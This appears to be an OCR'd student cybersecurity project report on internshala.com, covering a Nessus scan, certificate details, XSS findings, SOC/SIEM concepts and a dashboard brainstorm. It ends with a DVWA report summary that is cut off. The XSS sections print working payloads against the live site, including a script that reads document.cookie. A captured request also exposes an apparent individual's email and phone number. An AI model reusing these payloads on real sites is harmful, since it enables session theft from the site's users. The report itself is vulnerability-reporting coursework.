
```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Sat, 14 Oct 2023 22:06:27 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://internshala.com/
```

// **443** / TCP   -2100514759 | 2023-10-04T12:21:38.532339

nginx

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 04 Oct 2023 12:21:38 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://internshala.com/
Strict-Transport-Security: max-age=31536000
```

Certificates of the site



Certificate

internshala.com | Amazon RSA 2048 M03 | Amazon Root CA 1

Subject Name

Common Name	internshala.com

Issuer Name


Country	US
Organization	Amazon
Common Name	Amazon RSA 2048 M03

Validity

Not Before	Mon, 25 Sep 2023 00:00:00 GMT
Not After	Wed, 23 Oct 2024 23:59:59 GMT

Subject Alt Names

DNS Name	internshala.com
DNS Name	*.internshala.com



Public Key Info

Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	88:1C:88:ED:19:97:84:30:67:98:42:40:72:E1:A8:C2:70:66:9F:4E:3B:DC:4E:6F:D0:1C...

Miscellaneous

Serial Number	09:CA:76:D5:B3:96:E5:29:E0:19:30:6E:96:60:2F:EB
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)


Fingerprints

SHA-256	91:76:FD:78:44:16:62:A3:39:F3:E5:80:C7:7A:05:35:31:8E:1F:4C:6D:6B:24:46:9B:85:...
SHA-1	65:90:2E:09:83:7C:AD:15:52:EF:2C:81:0E:DC:AF:D1:3F:14:CB:46

Basic Constraints

Certificate Authority	No

Nessus Scan


A new version of Nessus is available and ready to install. Learn more or apply it now.

tenable Nessus Essentials | Scans | Settings | sameer.chauhan2021@v...

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules
- Terrascan

Tenable News

Microsoft's October 2023 Patch Tuesday Addresses 1...

Read More

internshala

‹ Back to My Scans

Configure | Audit Trail | Launch | Report | Export

Hosts 1 | Vulnerabilities 19 | History 1



Filter | Search Hosts | 1 Host

Host	Vulnerabilities
13.126.201.209	1 / 36

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:43 AM
End:	Today at 12:03 PM
Elapsed:	19 minutes

Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
MIXED	...	...	4 HTTP (Multiple Issues)	Web Servers	6
INFO	...	...	4 SSL (Multiple Issues)	General	4
INFO	...	...	3 TLS (Multiple Issues)	General	3
INFO	...	...	2 IETF Md5 (Multiple Issues)	General	2
INFO	...	...	2 TLS (Multiple Issues)	Misc.	2
INFO			Service Detection	Service detection	3
INFO			Nessus SYN scanner	Port scanners	2
INFO			nginx HTTP Server Detection	Web Servers	2
INFO			Web Application Cookies Are Expired	Web Servers	2
INFO			Web Server No 404 Error Code Check	Web Servers	2
INFO			Additional DNS Hostnames	General	1
INFO			Common Platform Enumeration (CPE)	General	1
INFO			Device Type	General	1
INFO			OS Identification	General	1
INFO			TCP/IP Timestamps Supported	General	1
INFO			TLS Version 1.2 Protocol Detection	Service detection	1
INFO			Traceroute Information	General	1

<u>Vulnerabilities found</u>

<u>Vulnerability 1</u> - HSTS Missing from HTTPS Server

CWE-310: Cryptographic Issues.

OWASP Category: A2: Broken Authentication:

Cryptographic weaknesses can lead to vulnerabilities in authentication mechanisms, such as weak password hashing algorithms or improper storage of user credentials.

Description: The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Buisness impacts: Weak or improperly implemented cryptography can lead to data breaches, exposing sensitive customer information, financial data, intellectual property, and other critical assets. Data breaches can result in significant financial losses, damage to the company's reputation, and potential legal and regulatory consequences.

Risk Information:

Risk Factor: Medium CVSS v3.0

Base Score: 6.5 CVSS v3.0

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Vulnerability path: 13.126.201.209

Solution: Configure the remote web server to use HSTS.

Output: The remote HTTPS server does not send the HTTP "Strict-Transport-Security" header

Vulnerability 2 - Cross Site Scripting Vulnerability

CWE-79 : XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Affected Website: payment.internshala.com

Remediation Guide:
OWASP XSS Prevention Cheat Sheet

Vulnerable URL:

```
https://payment.internshala.com/trainings/process.php
```

HTTP POST data:

```
POST /trainings/process.php HTTP/1.1
Host: payment.internshala.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://trainings.internshala.com/secure/proceed/web-develop
ment/?payment_source=signup
Cookie: vtc_ftud_ad={"set_timestamp":"2017-11-05
14:59:01"}"><svg/onload="prompt('m0ns7er')">;
_ga=GA1.2.436946354.1509874141%2525252525252522%252525252525
253E%2525252525252253Csvg%25252525252525252Fonload%252525252525
253D%2525252525252522prompt%2525252525252528'm0ns7er'%252525
252525252529%2525252525252522%25252525252525253E;
_gid=GA1.2.1981152820.1509874141
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 620
channel=0&account_id=12726bg0c&address=Scholiverse Educare
Private Limited, A-1111, Unitech Arcadia, South City
2&amount=1499&city=Gurgaon&country=IND&description=Web
Development&email=akashlabade3@gmail.com&mode=LIVE&name=Akas
h
co"><script>alert(document.cookie)</script>xglnLabade&page_i
d=8538&phone=9665868685&postal_code=122018&reference_no=VTCT
001U170330D010618&return_url=https://payment.internshala.com
/trainings/success.php?redirect_url=https://trainings.intern
shala.com/secure/success/web-development&DR={DR}&state=Harya
na&secure_hash=614702dceb87a0bafdba0bf4997332e2
```

Cookies:

```
vtc_ftud_ad={"set_timestamp":"2017-11-05
14:59:01"}"><svg/onload="prompt('m0ns7er')">;
_ga=GA1.2.436946354.1509874141%2525252525252522%252525252525
253E%2525252525252253Csvg%25252525252525252Fonload%252525252525
253D%2525252525252522prompt%2525252525252528'm0ns7er'%252525
252525252529%2525252525252522%25252525252525253E;
_gid=GA1.2.1981152820.1509874141
```

Vulnerability 3 - Cross Site Scripting Vulnerability

CWE-79 : XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Description: Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when an application includes untrusted data in a web page sent to a client (typically a web browser) without proper validation or escaping.

Remediation Guide:
OWASP XSS Prevention Cheat Sheet

Vulnerable URL:

```
https://internshala.com/registration/student?utm_source=face
book'" /Style=position:fixed;top:0;left:0;font-size:999px;
/Onmouseenter=confirm`OPENBUGBOUNTY`
//&utm_medium=facebook_tc66_6&utm_campaign=stm_2015_08&h=RAQ
Gzxzk2&enc=AZMErfM35Cnh_1KSBPwMwmHcZGdwl426tK13vku6lfmr9tVH5
P9XU23RTizEgw0bw3Wqk5X4Si-eDNHgtYFHk8otW9tIs'
```

Stage 2

Title of the project :- AI-enhanced security analytics dashboard

Overview :-

Nessus is a widely used vulnerability scanning and assessment tool that helps organizations identify and remediate security weaknesses in their computer systems and networks. It plays a crucial role in cybersecurity by providing a systematic and automated way to assess the security posture of an IT environment.

Key features of Nessus tool include:

1. **Vulnerability Scanning:** Nessus performs automated scans of target systems to identify potential security vulnerabilities. It examines the configuration, services, and software running on these systems to pinpoint weaknesses that could be exploited by attackers.
2. **Network Discovery:** The tool can discover devices on a network, helping organizations maintain an up-to-date inventory of their assets, which is essential for security management.
3. **Plugin-Based Architecture:** Nessus employs a plugin system that allows it to check for a wide range of vulnerabilities, including known software flaws, missing patches, and misconfigurations. Users can customize the scans by enabling or disabling specific plugins based on their needs.
4. **Compliance and Policy Checks:** Beyond vulnerability assessment, Nessus can assess systems against various compliance standards and policies. This is particularly useful for organizations subject to regulatory requirements, such as HIPAA or PCI DSS.
5. **Reporting:** Nessus generates comprehensive reports after each scan, highlighting identified vulnerabilities and providing guidance on how to remediate them. These reports are valuable for IT and security teams in prioritizing and addressing security issues.

Target website:
www.internshala.com

Target ip address:-
13.126.201.209

List of Vulnerability Table:-

S.no	Vulnerability Name	Severity	Plugins
1	HTTP (Multiple issues)	Mixed	Web servers
2	HSTS Missing from HTTPS Server	High	Service detection
3	Cross Site Scripting Vulnerability	Very High	General

REPORT

Vulnerability 1 -   HSTS Missing from HTTPS Server

CWE-310: Cryptographic Issues.

OWASP Category: A2: Broken Authentication:

Cryptographic weaknesses can lead to vulnerabilities in authentication mechanisms, such as weak password hashing algorithms or improper storage of user credentials.

Description: The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Buisness impacts: Weak or improperly implemented cryptography can lead to data breaches, exposing sensitive customer information, financial data, intellectual property, and other critical assets. Data breaches can result in significant financial losses, damage to the company's reputation, and potential legal and regulatory consequences.

Risk Information:

Risk Factor: Medium CVSS v3.0

Base Score: 6.5 CVSS v3.0

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Vulnerability path: 13.126.201.209

Solution: Configure the remote web server to use HSTS.

Output: The remote HTTPS server does not send the HTTP "Strict-Transport-Security" header

Vulnerability 2 - Cross Site Scripting Vulnerability

CWE-79 : XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Affected Website: payment.internshala.com

Remediation Guide:
OWASP XSS Prevention Cheat Sheet

Vulnerable URL:

```
https://payment.internshala.com/trainings/process.php
```

HTTP POST data:

```
POST /trainings/process.php HTTP/1.1
Host: payment.internshala.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://trainings.internshala.com/secure/proceed/web-develop
ment/?payment_source=signup
Cookie: vtc_ftud_ad={"set_timestamp":"2017-11-05
14:59:01"}"><svg/onload="prompt('m0ns7er')">;
_ga=GA1.2.436946354.1509874141%2525252525252522%252525252525
253E%2525252525252553Csvg%2525252525252F onload%252525252525
253D%2525252525252522prompt%2525252525252528'm0ns7er'%252525
2525252529%2525252525252522%252525252525253E;
_gid=GA1.2.1981152820.1509874141
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 620
channel=0&account_id=12726bg0c&address=Scholiverse Educare
Private Limited, A-1111, Unitech Arcadia, South City
2&amount=1499&city=Gurgaon&country=IND&description=Web
Development&email=akashlabade3@gmail.com&mode=LIVE&name=Akas
h
co"><script>alert(document.cookie)</script>xglnLabade&page_i
d=8538&phone=9665868685&postal_code=122018&reference_no=VTCT
001U170330D010618&return_url=https://payment.internshala.com
/trainings/success.php?redirect_url=https://trainings.intern
shala.com/secure/success/web-development&DR={DR}&state=Harya
na&secure_hash=614702dceb87a0bafdba0bf4997332e2
```

Cookies:

```
vtc_ftud_ad={"set_timestamp":"2017-11-05
14:59:01"}"><svg/onload="prompt('m0ns7er')">;
_ga=GA1.2.436946354.1509874141%2525252525252522%252525252525
253E%2525252525252553Csvg%2525252525252F onload%252525252525
253D%2525252525252522prompt%2525252525252528'm0ns7er'%252525
2525252529%2525252525252522%252525252525253E;
_gid=GA1.2.1981152820.1509874141
```

Vulnerability 3 - Cross Site Scripting Vulnerability

CWE-79 : XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Description: Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when an application includes untrusted data in a web page sent to a client (typically a web browser) without proper validation or escaping.

Remediation Guide:
OWASP XSS Prevention Cheat Sheet
Vulnerable URL:

```
https://internshala.com/registration/student?utm_source=face
book'" /Style=position:fixed;top:0;left:0;font-size:999px;
/Onmouseenter=confirm`OPENBUGBOUNTY`
//&utm_medium=facebook_tc66_6&utm_campaign=stm_2015_08&h=RAQ
Gzxzk2&enc=AZMErfM35Cnh_1KSBPwMwmHcZGdwl426tK13vku6lfmr9tVH5
P9XU23RTizEgw0bw3Wqk5X4Si-eDNHgtYFHk8otW9tIs'
```

Stage 3

Report

Tittle :- Examination of SOC / SEIM Capabilities

by

Team: 10.1:-
Siddharth Naik
Aditya S nair
Sameer Chauhan
Pushya Saie Raag Enuga.

Security Operations Center (SOC): A SOC acts as a centralized hub dedicated to identifying, analyzing, and responding to cybersecurity threats. It operates with a skilled team and diverse technologies to fortify an organization's security stance.

SOC Cycle: The cycle of a SOC encompasses continuous vigilance, detection of threats, analyzing potential security breaches, immediate response, and leveraging each incident as a learning opportunity to enhance future defenses.

Security Information and Event Management (SIEM): SIEM solutions offer real-time analysis of security alerts from various network sources, enabling the identification and response to potential threats by correlating information.

SIEM Cycle: The SIEM cycle involves collecting and analyzing data, issuing alerts about potential security issues, and responding to these issues. It integrates both security information management and security event management for a holistic view of an organization's security status.

Malware Information Sharing Platform (MISP): MISP is an open-source platform designed to share, store, and correlate indicators of cybersecurity threats in a structured format, aiding in threat intelligence.

Understanding Your College Network: Understanding the structure, vulnerabilities, and potential threat landscape of a college network is pivotal in devising an effective security strategy.

Deploying SOC in a College: Implementing a SOC in a college requires a grasp of network architecture, establishment of robust security policies, deployment of requisite security tools, and training staff for efficient incident management.

Threat Intelligence: The process of gathering and scrutinizing information about potential threats, adversaries, and vulnerabilities to bolster an organization's security posture.

Incident Response: Incident response entails a systematic approach to manage and mitigate security incidents, involving preparation, detection, analysis, containment, recovery, and learning from these incidents.

QRadar & Understanding the Tool: IBM's QRadar, a SIEM tool, integrates threat intelligence and behavior analytics for efficient security event management. Grasping its functionalities is vital for effective threat detection and response.

Conclusion:

Stage 1 - Web Application Testing: Understanding the core principles of web application testing involves evaluating vulnerabilities and ensuring robust security measures against potential attacks.

Stage 2 - Nessus Report: The Nessus report reveals system or network vulnerabilities through comprehensive scans, essential for addressing and rectifying these security gaps.

Stage 3 - SOC/SEIM/QRadar Dashboard: This dashboard offers a consolidated view of an organization's security status, aiding in proactive threat identification and mitigation.

Future Scope:

Stage 1 - Future of Web Application Testing: Future developments in web application testing might focus on enhanced automation, AI-driven testing, and advanced methodologies to combat evolving cyber threats.

Stage 2 - Future Testing Processes: Prospective testing methods could emphasize predictive analysis, deeper integration of AI/ML, and real-time threat detection to strengthen cybersecurity.

Stage 3 - Future of SOC/SEIM: The future of SOC/SEIM might involve advanced automation, improved integration with emerging technologies, and more robust collaboration for global threat intelligence sharing.

Topics Explored: The covered areas include SOC, SIEM, MISP, network understanding, SOC deployment, threat intelligence, incident response, QRadar, web application testing, Nessus reports, and future trends in security operations.

Tools Explored: The explored tools encompass SIEM solutions like QRadar, MISP for threat intelligence, Nessus for vulnerability assessment, and a comprehensive understanding of web application testing processes.

This project aims to create a user-friendly AI-enhanced security analytics dashboard that utilizes advanced AI and machine learning algorithms. The dashboard will collect and normalize security data from various sources, analyze it to detect patterns and threats, and visualize real-time insights for security analysts. The objectives include real-time threat detection, providing tools for incident investigation, tracking security trends, and assessing the risk of different assets. The scope encompasses improving threat detection and response, reducing incident resolution time, prioritizing security resources, and gaining a better understanding of the overall security landscape.

The brainstorming session is focused on developing an AI-enhanced security analytics dashboard. The participants followed key brainstorming rules, such as staying on topic, deferring judgment, going for volume, listening to others, and encouraging wild ideas. The problem statement, framed as a "How Might We" statement, is to develop a dashboard that provides real-time insights into security events, trends, and risks.

During the session, participants generated various ideas, including features like Attack Timeline & Analysis, Custom Views & Metrics, Security Benchmark Test, Network Monitoring, MITRE ATT&CK integration, Compliance Monitoring, Cloud and Hybrid Environment support, Feedback Mechanism, App Integration, User Behavior Analytics (UBA), Anomaly Detection and Alerting, and Predictive Analytics for Risk Assessment.

To prioritize ideas, participants used a grid considering feasibility and importance. Predictive Analytics for Risk Assessment, Network Monitoring, and Attack Timeline & Analysis emerged as high-impact and feasible tasks.

In the group idea consolidation phase, similar or related ideas were clustered, and each cluster was given a descriptive label. This structured approach helps streamline the brainstormed concepts into cohesive themes for further development.

We are empathizing with security analysts and small business owners without a dedicated security team who are impacted by the need for effective threat response, the overwhelming nature of numerous attacks, and the challenge of missing vulnerabilities. They want an instant response to threats, to avoid being overwhelmed by constant security reports and logs, and seek solutions that are not expensive or proprietary.

Their current pain points include dealing with complicated software solutions and the fear of expensive proprietary options. They see the need to automate scanning and reporting, develop software to protect their business, and have a desire for network monitoring.

The shared understanding and empathy highlight the importance of creating a dashboard that simplifies their job, saves time, and facilitates quick issue identification. The goal is to provide a solution that aligns with their needs, making their security-related tasks more manageable and efficient.

The team conducted security testing on the website "Intershala.com" with the aim of identifying vulnerabilities. Here is a summary of the vulnerabilities found:

1. **HSTS Missing from HTTPS Server:**
    - **Description:** The remote web server is not enforcing HTTP Strict Transport Security (HSTS), leaving it susceptible to downgrade attacks, SSL-stripping, and weakening cookie-hijacking protections.
    - **Business Impacts:** Weak or improperly implemented cryptography can lead to data breaches, exposing sensitive customer information, financial data, intellectual property, and other critical assets.
    - **Risk Information:** Medium risk with a CVSS v3.0 Base Score of 6.5. The solution is to configure the remote web server to use HSTS.
2. **Cross-Site Scripting (XSS) Vulnerability:**
    - **Description:** XSS is a security vulnerability commonly found in web applications, allowing the inclusion of untrusted data in a web page without proper validation or escaping.
    - **Affected Website:** payment.internshala.com
    - **Remediation Guide:** Follow the OWASP XSS Prevention Cheat Sheet.
    - **Vulnerable URL:** Not specified.
3. **Cross-Site Scripting (XSS) Vulnerability (Second Instance):**
    - **Description:** Similar to the previous XSS vulnerability, indicating a potential issue in handling untrusted data in web pages.
    - **Remediation Guide:** OWASP XSS Prevention Cheat Sheet.
    - **Vulnerable URL:** Not specified.

In summary, the website testing revealed vulnerabilities related to HSTS enforcement and Cross-Site Scripting on the payment subdomain. The team provided remediation guides for addressing these security issues. It's crucial for the website administrators to implement the suggested solutions to mitigate potential risks and enhance the overall security posture of the website.

The provided document outlines a Vulnerability Report for the Damn Vulnerable Web Application (DVWA). It includes various vulnerabilities with their severity levels, mitigation strategies, and proof of concepts. Here is a summarized overview:

1. **Severity Table:**
    - Lists vulnerabilities with their corresponding severity levels, ranging from High to Medium.

2. **Brute Force:**
    - Severity: High
    - Description: Brute-force attack explanation with mitigation strategies such as using strong passwords, restricting access, limiting login attempts, and implementing CAPTCHAs.
    - Proof of Concept: Detailed steps for conducting a low-level brute force attack.
3. **Command Injection:**
    - Severity: High
    - Description: Explains command injection and provides mitigation strategies like avoiding system calls, input validation, creating a whitelist, and using secure APIs.
    - Proof of Concept: Demonstrates low, medium, and high-level command injection attacks.
4. **CSRF (Cross-Site Request Forgery):**
    - Severity: High
    - Description: Discusses CSRF attack and mitigation strategies including valid request verification and implementing anti-CSRF tokens.
    - Proof of Concept: Shows low and high-level CSRF attacks.
5. **File Inclusion:**
    - Severity: High
